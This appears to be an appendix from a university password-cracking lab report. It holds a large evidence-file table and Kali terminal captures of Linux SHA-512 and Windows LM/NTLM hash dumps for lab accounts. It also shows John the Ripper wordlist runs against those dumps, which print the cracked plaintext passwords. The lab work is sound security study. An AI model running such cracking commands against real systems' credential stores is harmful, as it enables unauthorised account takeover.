basic_nsrsprint.txt	184.0 B	Text	fig:A-misc-basic-nsrsprint
basic_password.txt	45.0 B	Text	fig:A-misc-basic-password
basic_patator_rockyou8_results.txt	0.0 B	Text	fig:A-misc-basic-patator-rockyou8-results
basic_patator_wang_crunch.txt	0.0 B	Text	fig:A-misc-basic-patator-wang-crunch
basic_patator_wang_results.txt	0.0 B	Text	fig:A-misc-basic-patator-wang-results
basic_patator_wang_smart.txt	0.0 B	Text	fig:A-misc-basic-patator-wang-smart
basic_phase1_enhanced.txt	220.0 B	Text	fig:A-misc-basic-phase1-enhanced
basic_phase2_security.txt	218.0 B	Text	fig:A-misc-basic-phase2-security
basic_phase3_biographical.txt	214.0 B	Text	fig:A-misc-basic-phase3-biographical

Filename	**Size**	**Type**	**Reference Label**
basic_phase4_hybrid.txt	211.0 B	Text	fig:A-misc-basic-phase4-hybrid
basic_rockyou8_results.txt	392.0 B	Text	fig:A-misc-basic-rockyou8-results
basic_strategic_8char.txt	1.7 KB	Text	fig:A-misc-basic-strategic-8char
basic_strategic_precision.txt	275.0 B	Text	fig:A-misc-basic-strategic-precision
basic_strategic_results.txt	218.0 B	Text	fig:A-misc-basic-strategic-results
basic_ultimate_strategic.txt	40.1 KB	Text	fig:A-misc-basic-ultimate-strategic
basic_ultra_biographical_results.txt	232.0 B	Text	fig:A-misc-basic-ultra-biographical-results
basic_v2_attack.txt	800.0 B	Text	fig:A-misc-basic-v2-attack
basic_windows_patterns.txt	215.0 B	Text	fig:A-misc-basic-windows-patterns
COMMANDS.log	38.7 KB	Text	fig:A-misc-commands
comprehensive_dashboard.png	492.2 KB	Image	fig:A-comprehensive-comprehensive-dashboard
constraint_validation.txt	262.0 B	Text	fig:A-misc-constraint-validation
cookies.txt	207.0 B	Text	fig:A-misc-cookies
credential_reuse_results.txt	5.6 KB	Text	fig:A-misc-credential-reuse-results
digest_2min_attack.txt	1.7 KB	Text	fig:A-misc-digest-2min-attack
digest_401.txt	760.0 B	Text	fig:A-misc-digest-401
digest_advanced_academic.txt	11.7 KB	Text	fig:A-misc-digest-advanced-academic
digest_advanced_attack.txt	3.3 KB	Text	fig:A-misc-digest-advanced-attack
digest_all6_intelligent.txt	213.0 B	Text	fig:A-misc-digest-all6-intelligent
digest_all6_intelligent_final.txt	219.0 B	Text	fig:A-misc-digest-all6-intelligent-final
digest_attack_summary.txt	72.0 B	Text	fig:A-misc-digest-attack-summary
digest_biographical_ultra.txt	223.0 B	Text	fig:A-misc-digest-biographical-ultra
digest_clean6.txt	12.6 MB	Text	fig:A-misc-digest-clean6
digest_constraint_test.txt	1.5 KB	Text	fig:A-misc-digest-constraint-test
digest_crunch_cap3low2digit.txt	200.0 B	Text	fig:A-misc-digest-crunch-cap3low2digit
digest_CS660_digits.txt	192.0 B	Text	fig:A-misc-digest-cs660-digits
digest_cs660_patterns.txt	194.0 B	Text	fig:A-misc-digest-cs660-patterns
digest_cs660_patterns_v2.txt	197.0 B	Text	fig:A-misc-digest-cs660-patterns-v2
digest_final.txt	942.0 B	Text	fig:A-misc-digest-final
digest_focused_results.txt	213.0 B	Text	fig:A-misc-digest-focused-results
digest_hydra.log	848.0 B	Text	fig:A-web-digest-digest-hydra

Filename	Size	Type	Reference Label
digest_hydra_all6_results.txt	1.2 KB	Text	fig:A-web-digest-digest-hydra-all6-results
digest_hydra_console.txt	50.5 KB	Text	fig:A-web-digest-digest-hydra-console
digest_hydra_final.txt	4.0 KB	Text	fig:A-web-digest-digest-hydra-final
digest_hydra_long.txt	736.0 B	Text	fig:A-web-digest-digest-hydra-long
digest_hydra_results.txt	969.0 B	Text	fig:A-web-digest-digest-hydra-results
digest_hydra_strategic.txt	205.0 B	Text	fig:A-web-digest-digest-hydra-strategic
digest_intelligent_console.log	50.5 KB	Text	fig:A-misc-digest-intelligent-console
digest_intelligent_nohup.log	50.6 KB	Text	fig:A-misc-digest-intelligent-nohup
digest_nonce_reuse.txt	619.0 B	Text	fig:A-misc-digest-nonce-reuse
digest_nsr_sprint.txt	187.0 B	Text	fig:A-misc-digest-nsr-sprint
digest_nsrsprint.txt	186.0 B	Text	fig:A-misc-digest-nsrsprint
digest_online_tester_results.txt	613.0 B	Text	fig:A-misc-digest-online-tester-results
digest_password.txt	46.0 B	Text	fig:A-misc-digest-password
digest_patator.log	0.0 B	Text	fig:A-misc-digest-patator
digest_patator_cs_crunch.txt	0.0 B	Text	fig:A-misc-digest-patator-cs-crunch
digest_patator_cs_smart.txt	0.0 B	Text	fig:A-misc-digest-patator-cs-smart
digest_patator_rockyou6_results.txt	0.0 B	Text	fig:A-misc-digest-patator-rockyou6-results
digest_phase1.txt	68.4 KB	Text	fig:A-misc-digest-phase1
digest_phase1_enhanced.txt	219.0 B	Text	fig:A-misc-digest-phase1-enhanced
digest_phase1_results.txt	201.0 B	Text	fig:A-misc-digest-phase1-results
digest_phase2_security.txt	220.0 B	Text	fig:A-misc-digest-phase2-security
digest_phase3_biographical.txt	216.0 B	Text	fig:A-misc-digest-phase3-biographical
digest_phase4_hybrid.txt	213.0 B	Text	fig:A-misc-digest-phase4-hybrid
digest_professor_specific.txt	4.5 KB	Text	fig:A-misc-digest-professor-specific
digest_rockyou6_results.txt	396.0 B	Text	fig:A-misc-digest-rockyou6-results
digest_simple_patterns.txt	195.0 B	Text	fig:A-misc-digest-simple-patterns
digest_strategic.txt	1.7 KB	Text	fig:A-misc-digest-strategic
digest_strategic_precision.txt	277.0 B	Text	fig:A-misc-digest-strategic-precision
digest_strategic_results.txt	220.0 B	Text	fig:A-misc-digest-strategic-results
digest_ultra_biographical_results.txt	234.0 B	Text	fig:A-misc-digest-ultra-biographical-results
digest_v2_attack.txt	1.6 KB	Text	fig:A-misc-digest-v2-attack
discovered_password.txt	8.0 B	Text	fig:A-misc-discovered-password
html.16part.ab.log	348.0 B	Text	fig:A-misc-html-16part-ab


Filename	Size	Type	Reference Label
html.16part.ac.log	348.0 B	Text	fig:A-misc-html-16part-ac
html.16part.ad.log	348.0 B	Text	fig:A-misc-html-16part-ad
html.16part.af.log	348.0 B	Text	fig:A-misc-html-16part-af
html.16part.ag.log	348.0 B	Text	fig:A-misc-html-16part-ag
html.16part.ah.log	348.0 B	Text	fig:A-misc-html-16part-ah
html.16part.aj.log	348.0 B	Text	fig:A-misc-html-16part-aj
html.16part.ak.log	348.0 B	Text	fig:A-misc-html-16part-ak
html.16part.al.log	348.0 B	Text	fig:A-misc-html-16part-al
html.16part.an.log	348.0 B	Text	fig:A-misc-html-16part-an
html.16part.ao.log	348.0 B	Text	fig:A-misc-html-16part-ao
html.16part.ap.log	348.0 B	Text	fig:A-misc-html-16part-ap
html_advanced_attack.txt	4.5 KB	Text	fig:A-misc-html-advanced-attack
html_all8_intelligent.txt	280.0 B	Text	fig:A-misc-html-all8-intelligent
html_all8_intelligent_final.txt	286.0 B	Text	fig:A-misc-html-all8-intelligent-final
html_biographical_ultra.txt	290.0 B	Text	fig:A-misc-html-biographical-ultra
html_constraint_test.txt	1.3 KB	Text	fig:A-misc-html-constraint-test
html_cookie_fix_test.txt	604.0 B	Text	fig:A-misc-html-cookie-fix-test
html_cookies.txt	131.0 B	Text	fig:A-misc-html-cookies
html_cookies2.txt	131.0 B	Text	fig:A-misc-html-cookies2
html_cookies3.txt	131.0 B	Text	fig:A-misc-html-cookies3
html_correct_attempt.txt	701.0 B	Text	fig:A-misc-html-correct-attempt
html_correct_detection.txt	305.0 B	Text	fig:A-misc-html-correct-detection
html_correct_results.txt	362.0 B	Text	fig:A-misc-html-correct-results
html_correct_test.txt	131.0 B	Text	fig:A-misc-html-correct-test
html_final_test.txt	604.0 B	Text	fig:A-misc-html-final-test
html_focused_results.txt	356.0 B	Text	fig:A-misc-html-focused-results
html_form_restart_full.log	4.3 KB	Text	fig:A-web-html-html-form-restart-full
html_form_restart_test.log	5.5 KB	Text	fig:A-web-html-html-form-restart-test
html_hydra.log	899.0 B	Text	fig:A-misc-html-hydra
html_hydra_corrected.txt	280.0 B	Text	fig:A-misc-html-hydra-corrected

Filename	Size	Type	Reference Label
html_hydra_results.txt	1.2 KB	Text	fig:A-misc-html-hydra-results
html_hydra_strategic_final.txt	682.0 B	Text	fig:A-misc-html-hydra-strategic-final
html_intelligent_console.log	51.5 KB	Text	fig:A-misc-html-intelligent-console
html_intelligent_nohup.log	51.7 KB	Text	fig:A-misc-html-intelligent-nohup
html_login_baseline.txt	499.0 B	Text	fig:A-web-html-html-login-baseline
html_login_marker.txt	0.0 B	Text	fig:A-web-html-html-login-marker
html_login_test.txt	499.0 B	Text	fig:A-web-html-html-login-test
html_nsr_sprint.txt	610.0 B	Text	fig:A-misc-html-nsr-sprint
html_online_tester_results.txt	613.0 B	Text	fig:A-misc-html-online-tester-results
html_password.txt	23.0 B	Text	fig:A-misc-html-password
html_patator_john_smart.txt	0.0 B	Text	fig:A-misc-html-patator-john-smart
html_patator_pass_crunch.txt	0.0 B	Text	fig:A-misc-html-patator-pass-crunch
html_patator_test_fail.txt	615.0 B	Text	fig:A-misc-html-patator-test-fail
html_patator_test_success.txt	565.0 B	Text	fig:A-misc-html-patator-test-success
html_patator_test_success2.txt	565.0 B	Text	fig:A-misc-html-patator-test-success2
html_patator_test_success3.txt	696.0 B	Text	fig:A-misc-html-patator-test-success3
html_phase1_enhanced.txt	289.0 B	Text	fig:A-misc-html-phase1-enhanced
html_phase2_results.txt	598.0 B	Text	fig:A-misc-html-phase2-results
html_phase2_security.txt	287.0 B	Text	fig:A-misc-html-phase2-security
html_phase3_biographical.txt	283.0 B	Text	fig:A-misc-html-phase3-biographical
html_phase4_hybrid.txt	280.0 B	Text	fig:A-misc-html-phase4-hybrid
html_rockyou8_results.txt	684.0 B	Text	fig:A-misc-html-rockyou8-results
html_strategic_precision.txt	344.0 B	Text	fig:A-misc-html-strategic-precision
html_strategic_results.txt	1.3 KB	Text	fig:A-misc-html-strategic-results
html_success_detection.txt	556.0 B	Text	fig:A-misc-html-success-detection
html_test_cookies.txt	131.0 B	Text	fig:A-misc-html-test-cookies
html_test_corrected.txt	604.0 B	Text	fig:A-misc-html-test-corrected
html_test_validation.txt	604.0 B	Text	fig:A-misc-html-test-validation
html_timing_attack.txt	3.7 KB	Text	fig:A-misc-html-timing-attack
html_ultimate_strategic.txt	28.0 KB	Text	fig:A-misc-html-ultimate-strategic
html_ultra_biographical_results.txt	378.0 B	Text	fig:A-misc-html-ultra-biographical-results
html_v2_attack.txt	1.3 KB	Text	fig:A-misc-html-v2-attack

Filename	Size	Type	Reference Label
html_verified_console.txt	1.2 KB	Text	fig:A-misc-html-verified-console
html_verified_results.txt	2.8 KB	Text	fig:A-misc-html-verified-results
html_wangxx_attack_results.txt	613.0 B	Text	fig:A-misc-html-wangxx-attack-results
html_windows_patterns.txt	361.0 B	Text	fig:A-misc-html-windows-patterns
html_windows_success_detection.txt	291.0 B	Text	fig:A-misc-html-windows-success-detection
hydra_session_start.txt	25.0 B	Text	fig:A-misc-hydra-session-start
john.log	231.5 KB	Text	fig:A-misc-john
john_results_summary.txt	3.5 KB	Text	fig:A-john-results-john-results-summary
linux_enhanced_attack.log	1.1 KB	Text	fig:A-task4-linux-enhanced-attack
linux_final_completion.txt	756.0 B	Text	fig:A-task4-linux-final-completion
linux_focused_wordlist.txt	287.0 B	Text	fig:A-task4-linux-focused-wordlist
linux_john_results.txt	3.7 KB	Text	fig:A-task4-linux-john-results
linux_john_show_final.txt	363.0 B	Text	fig:A-task4-linux-john-show-final
linux_medium_rockyou.log	1.1 KB	Text	fig:A-task4-linux-medium-rockyou
linux_rockyou_test.log	1.1 KB	Text	fig:A-task4-linux-rockyou-test
linux_root_bonus.txt	3.0 KB	Text	fig:A-task4-linux-root-bonus
linux_rules_attack.log	5.6 KB	Text	fig:A-task4-linux-rules-attack
linux_strategic_analysis.txt	4.2 KB	Text	fig:A-task4-linux-strategic-analysis
linux_targeted_attack.log	1.1 KB	Text	fig:A-task4-linux-targeted-attack
lockout_analysis.png	192.4 KB	Image	fig:A-lockout-lockout-analysis
online_attack_final_report.txt	7.0 KB	Text	fig:A-misc-online-attack-final-report
online_attack_results.md	340.0 B	Text	fig:A-misc-online-attack-results
online_attack_summary.txt	2.5 KB	Text	fig:A-misc-online-attack-summary
ophcrack_results.txt	1.3 KB	Text	fig:A-ophcrack-results-ophcrack-results
parameter_pollution.txt	2.3 KB	Text	fig:A-misc-parameter-pollution
ping_101.txt	404.0 B	Text	fig:A-misc-ping-101
ping_103.txt	404.0 B	Text	fig:A-misc-ping-103
README.md	8.6 KB	Text	fig:A-misc-readme
response_fingerprint.txt	2.7 KB	Text	fig:A-misc-response-fingerprint
rockyou_8char_alnum.txt	43.9 KB	Text	fig:A-misc-rockyou-8char-alnum
rsa_analysis_answers.txt	4.1 KB	Text	fig:A-misc-rsa-analysis-answers
rsa_cert.txt	6.3 KB	Text	fig:A-token-cert-rsa-cert
rsa_private.txt	8.2 KB	Text	fig:A-token-private-rsa-private
screenshots_description.txt	8.8 KB	Text	fig:A-misc-screenshots-description
service_accounts.txt	434.0 B	Text	fig:A-misc-service-accounts
service_accounts_results.txt	0.0 B	Text	fig:A-misc-service-accounts-results
service_accounts_vista_results.txt	190.0 B	Text	fig:A-misc-service-accounts-vista-results
service_results.txt	452.0 B	Text	fig:A-misc-service-results
smith_phase1.log	959.0 B	Text	fig:A-misc-smith-phase1

Filename	Size	Type	Reference Label
smith_phase1b.log	969.0 B	Text	`fig:A-misc-smith-phase1b`
smith_phase2a.log	5.4 KB	Text	`fig:A-misc-smith-phase2a`
smith_phase2b.log	321.2 KB	Text	`fig:A-misc-smith-phase2b`
smith_phase2c.log	1.9 KB	Text	`fig:A-misc-smith-phase2c`
smith_variations.txt	139.0 B	Text	`fig:A-misc-smith-variations`
strategic_analysis_final.txt	3.6 KB	Text	`fig:A-misc-strategic-analysis-final`
success_page_content.txt	66.0 B	Text	`fig:A-misc-success-page-content`
success_rate_analysis.png	208.3 KB	Image	`fig:A-success-analysis-success-rate-analysis`
system_env.txt	25.0 B	Text	`fig:A-misc-system-env`
targeted_attack_log.txt	3.1 KB	Text	`fig:A-misc-targeted-attack-log`
task0_pvd_file_analysis.txt	9.8 KB	Text	`fig:A-task0-task0-pvd-file-analysis`
Task1_ToolStudy.md	7.5 KB	Text	`fig:A-task1-task1-toolstudy`
task2_windows7_password_table.txt	3.3 KB	Text	`fig:A-task2-task2-windows7-password-table`
task3_windows2003_password_table.txt	4.3 KB	Text	`fig:A-task3-task3-windows2003-password-table`
task4_linux_password_table.txt	5.6 KB	Text	`fig:A-task4-task4-linux-password-table`
Task5_ComparisonAnalysis.md	7.2 KB	Text	`fig:A-task5-task5-comparisonanalysis`
test_creds.txt	10.0 B	Text	`fig:A-misc-test-creds`
test_login_correct.txt	885.0 B	Text	`fig:A-misc-test-login-correct`
test_login_debug.txt	895.0 B	Text	`fig:A-misc-test-login-debug`
test_login_fail.txt	817.0 B	Text	`fig:A-misc-test-login-fail`
theoretical_prerequisites_section3-2.txt	12.0 KB	Text	`fig:A-misc-theoretical-prerequisites-section3-2`
timing_focused_attack.txt	4.3 KB	Text	`fig:A-misc-timing-focused-attack`
ultimate_8char_strategic.txt	3.7 KB	Text	`fig:A-misc-ultimate-8char-strategic`
vpn_ip.txt	1.1 KB	Text	`fig:A-misc-vpn-ip`
wangxx_strategic.txt	1.4 KB	Text	`fig:A-misc-wangxx-strategic`
wangxx_ultimate.txt	998.0 B	Text	`fig:A-misc-wangxx-ultimate`
win2003_service_accounts.txt	9.9 MB	Text	`fig:A-task3-win2003-service-accounts`
win2003_service_accounts_summary.txt	2.4 KB	Text	`fig:A-task3-win2003-service-accounts-summary`
win7_attack_summary.txt	2.3 KB	Text	`fig:A-task2-win7-attack-summary`
win7_john_results.txt	852.0 B	Text	`fig:A-task2-win7-john-results`
win7_smith_advanced.txt	1.6 KB	Text	`fig:A-task2-win7-smith-advanced`
win7_smith_results.txt	4.5 KB	Text	`fig:A-task2-win7-smith-results`

Total files: 232 (4 images, 228 text files)



```
┌──(reinesaj㉿kali)-[/mnt/hgfs/cs660-p3-shared]
└─$ cat 2025Fall-PVDlinux.txt
root:$6$lhiUnAov$ao2OdiKQ/BmcD1VKHmFZq/W/lwHGJ6je/3u8fpeULStm57NE9GZKmIj4LmKmZwEaAtxdAVpjoUM1nS
BG6wph31:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
sshd:x:102:65534::/var/run/sshd:/usr/sbin/nologin
landscape:x:103:108::/var/lib/landscape:/bin/false
messagebus:x:104:112::/var/run/dbus:/bin/false
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
mysql:!:105:113::/var/lib/mysql:/bin/false
avahi:*:106:114::/var/run/avahi-daemon:/bin/false
snort:*:107:115:Snort IDS:/var/log/snort:/bin/false
statd:*:108:65534::/var/lib/nfs:/bin/false
usbmux:*:109:46::/home/usbmux:/bin/false
pulse:*:110:116::/var/run/pulse:/bin/false
rtkit:*:111:117::/proc:/bin/false
festival:*:112:29::/home/festival:/bin/false
postgres:!:1000:1000::/home/postgres:/bin/sh
nx:*:113:121:FreeNX Server,,,:/var/lib/nxserver/home/:/usr/bin/nxserver
Morpheus:$6$ykumbyCz$IiKc0RFh2Xa/uV9H8Ayed9aHSSAPEWx0LI8GMtaGrJX61iuYa2Qdw.8rt2bxnZPZgBqm2To26K
7a/YDfbTsY61:1001:1001::/home/morpheus:/bin/sh
Neo:$6$t3Gdu5x7$FqgfvoTJnALhn7C9LHfaX9JeNe62eY4.vJ/DSurlTckhTID6Sg0XqIGmTtnZUVDgFGYzxKtcJvdQmlJ
KFz53R1:1002:1002::/home/neo:/bin/sh
Trinity:$6$sDGKAO2Z$6ZdCSERFGPBret4uehXXPDxfV8wPEi3ZUPJ1SN7j7bP1BH0zmgIFtMXj2JawdzboMbTxB57c87Q
44A2aVry1a1:1003:1003::/home/trinity:/bin/sh
Cypher:$6$lpWsfATN$WbeUVNj/wwZ2jn0BqSAuPxwdfc5KCECr0cAjDLbINeef2yoCqmRMrE9B7zaN1B4KWMrWDYnElaUN
bP0bZZF/Q/:1004:1004::/home/cypher:/bin/sh
Smith:$6$m91MbVFW$99tXUrGuSbEkzp0JyyNmmtErrlPysNop3LH3lqJ.0xPxcmqBoSq6bm36QI272Y499p4ICVWigWlo7
iCjUTaXw1:1005:1005::/home/smith:/bin/sh
Cobb:$6$bF01XX6V$ZOcK8CKIpa1ZR2iqWmnwD89MftPHmZBd/4bQOVKCcAnLlzEQR4NzqXFXvghEfiVip/R3QajlphCh9E
W3kgzoK.:1006:1006::/home/cobb:/bin/sh
Arthur:$6$xmDmBDQd$zB8xUqWpOjW8B2lhPmZp9lywP5JDmjN7c4GnQ5xisD8tSFDCyENZ173KhZftrs9I1A0YI1Gw1Qu1
smviIySAP1:1007:1007::/home/arthur:/bin/sh
```

Figure 1: Linux passwd file analysis showing SHA-512 hash structure with salt values for each user account

```
┌──(reinesaj㉿kali)-[/mnt/hgfs/cs660-p3-shared]
└─$ cat 2025Fall-PVDwindows2k3.txt
Administrator:500:789D4C7C9512D54C6E54DA88DD150D11:55A1493DF652D423AE05634C0D1C94D9:::
ASPNET:1007:C647A2B8CFA79D12B79DF1ED7C4BA262:B4D268778A3CB65AF373E8A2E1443050:::
Morpheus:1010:DB170C426EAE78BEFF17365FAF1FFE89:482563F0ADAAC6CA60C960C0199559D2:::
Neo:1011:37035B1C4AE2B0C525AD3B83FA6627C7:AAD08989FC198D6F3779878E01B40301:::
Trinity:1012:5D567324BA3CCEF81D71060D896B7A46:CC528F4594C27552ED9CCD37D2D5EE56:::
Cypher:1014:B34CE522C3E4C8774A3B108F3FA6CB6D:B9F917853E3DBF6E6831ECCE60725930:::
Smith:1015:45BF38FBD873819AAAD3B435B51404EE:2858AA4F80B55030163B5E98E2F02A74:::
Cobb:1016:6089B6316B3577C4944E2DF489A880E4:68365827D79C4F5CC9B52B688495FD51:::
Arthur:1017:C819160E87A9C8EFC2265B23734E0DAC:F773C5DB7DDEBEFA4B0DAE7EE8C50AEA:::
Guest:501:NO PASSWORD*********************:NO PASSWORD*********************:::
IUSR_JAMES-BFCF5F2D5:1003:A34C6084CD00D144804161F8F14BF675:74680584039C174E466BF3B85321F6FB:::
IWAM_JAMES-BFCF5F2D5:1004:0ADD5D9C6170C0D29DEBEBB3096E48C8:0C20B9D1814D4464D959AC5B39EFB005:::
SUPPORT_388945a0:1001:NO PASSWORD*********************:13696F852853CD8172F4991066D3BC0E:::
System32:1009:7EF138EB44BBE93B104C5A08BE4E329A:3CE67103F2F6F2049E843494E7E4208E:::
SYS_32:1008:7EF138EB44BBE93B104C5A08BE4E329A:3CE67103F2F6F2049E843494E7E4208E:::
Completed.
```

Figure 2: Windows 2003 PVD file showing both LM and NTLM hash values for legacy authentication compatibility

```
┌──(reinesaj㉿kali)-[/mnt/hgfs/cs660-p3-shared]
└─$ cat 2025Fall-PVDwindows7.txt
*disabled* Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:
::
*disabled* Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
tryme:1001:aad3b435b51404eeaad3b435b51404ee:8ec60adea316d957d1cf532c5841758d:::
Morpheus:1002:aad3b435b51404eeaad3b435b51404ee:482563f0adaac6ca60c960c0199559d2:::
Neo:1003:aad3b435b51404eeaad3b435b51404ee:aad08989fc198d6f3779878e01b40301:::
Cypher:1004:aad3b435b51404eeaad3b435b51404ee:b9f917853e3dbf6e6831ecce60725930:::
Smith:1005:aad3b435b51404eeaad3b435b51404ee:2858aa4f80b55030163b5e98e2f02a74:::
Cobb:1006:aad3b435b51404eeaad3b435b51404ee:68365827d79c4f5cc9b52b688495fd51:::
Arthur:1007:aad3b435b51404eeaad3b435b51404ee:f773c5db7ddebefa4b0dae7ee8c50aea:::
Trinity:1008:aad3b435b51404eeaad3b435b51404ee:cc528f4594c27552ed9ccd37d2d5ee56:::
```

Figure 3: Windows 7 PVD file demonstrating NTLM-only hashing with disabled LM hash constants

```
┌──(reinesaj㉿kali)-[/mnt/hgfs/cs660-p3-shared]
└─$ grep 'Cracked' evidence/john.log
0:00:00:00 + Cracked Morpheus
0:00:00:00 + Cracked Neo
0:00:00:00 + Cracked tryme
0:00:00:00 + Cracked Arthur
0:00:00:00 + Cracked Cobb
0:00:00:00 + Cracked Cypher
0:00:00:00 + Cracked *disabled* Administrator (ADMIN ACCOUNT)
0:00:00:00 + Cracked Trinity
```

Figure 4: John the Ripper comprehensive password cracking results showing successful dictionary attack outcomes

```
┌──(reinesaj㉿kali)-[/mnt/hgfs/cs660-p3-shared]
└─$ john --format=NT --wordlist=/tmp/rockyou.txt 2025Fall-PVDwindows7.txt
Using default input encoding: UTF-8
Loaded 9 password hashes with no different salts (NT [MD4 128/128 ASIMD 4×2])
Remaining 8 password hashes with no different salts
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
11111111         (tryme)
trustno1         (Arthur)
1q2w3e4r         (Cobb)
passw0rd         (Cypher)
a1b2c3d4         (Morpheus)
                 (*disabled* Administrator)
letmein2         (Trinity)
qwerty10         (Neo)
8g 0:00:00:00 DONE (2025-09-09 13:24) 800.0g/s 8192Kp/s 8192Kc/s 21299KC/s ryanscott..janson
Warning: passwords printed above might not be all those cracked
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.

┌──(reinesaj㉿kali)-[/mnt/hgfs/cs660-p3-shared]
└─$ john --format=NT --wordlist=/tmp/rockyou.txt 2025Fall-PVDwindows7.txt
Using default input encoding: UTF-8
Loaded 9 password hashes with no different salts (NT [MD4 128/128 ASIMD 4×2])
No password hashes left to crack (see FAQ)

┌──(reinesaj㉿kali)-[/mnt/hgfs/cs660-p3-shared]
└─$ john --show --format=NT 2025Fall-PVDwindows7.txt
*disabled* Administrator::500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
:::
*disabled* Guest::501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
tryme:11111111:1001:aad3b435b51404eeaad3b435b51404ee:8ec60adea316d957d1cf532c5841758d:::
Morpheus:a1b2c3d4:1002:aad3b435b51404eeaad3b435b51404ee:482563f0adaac6ca60c960c0199559d2:::
Neo:qwerty10:1003:aad3b435b51404eeaad3b435b51404ee:aad08989fc198d6f3779878e01b40301:::
Cypher:passw0rd:1004:aad3b435b51404eeaad3b435b51404ee:b9f917853e3dbf6e6831ecce60725930:::
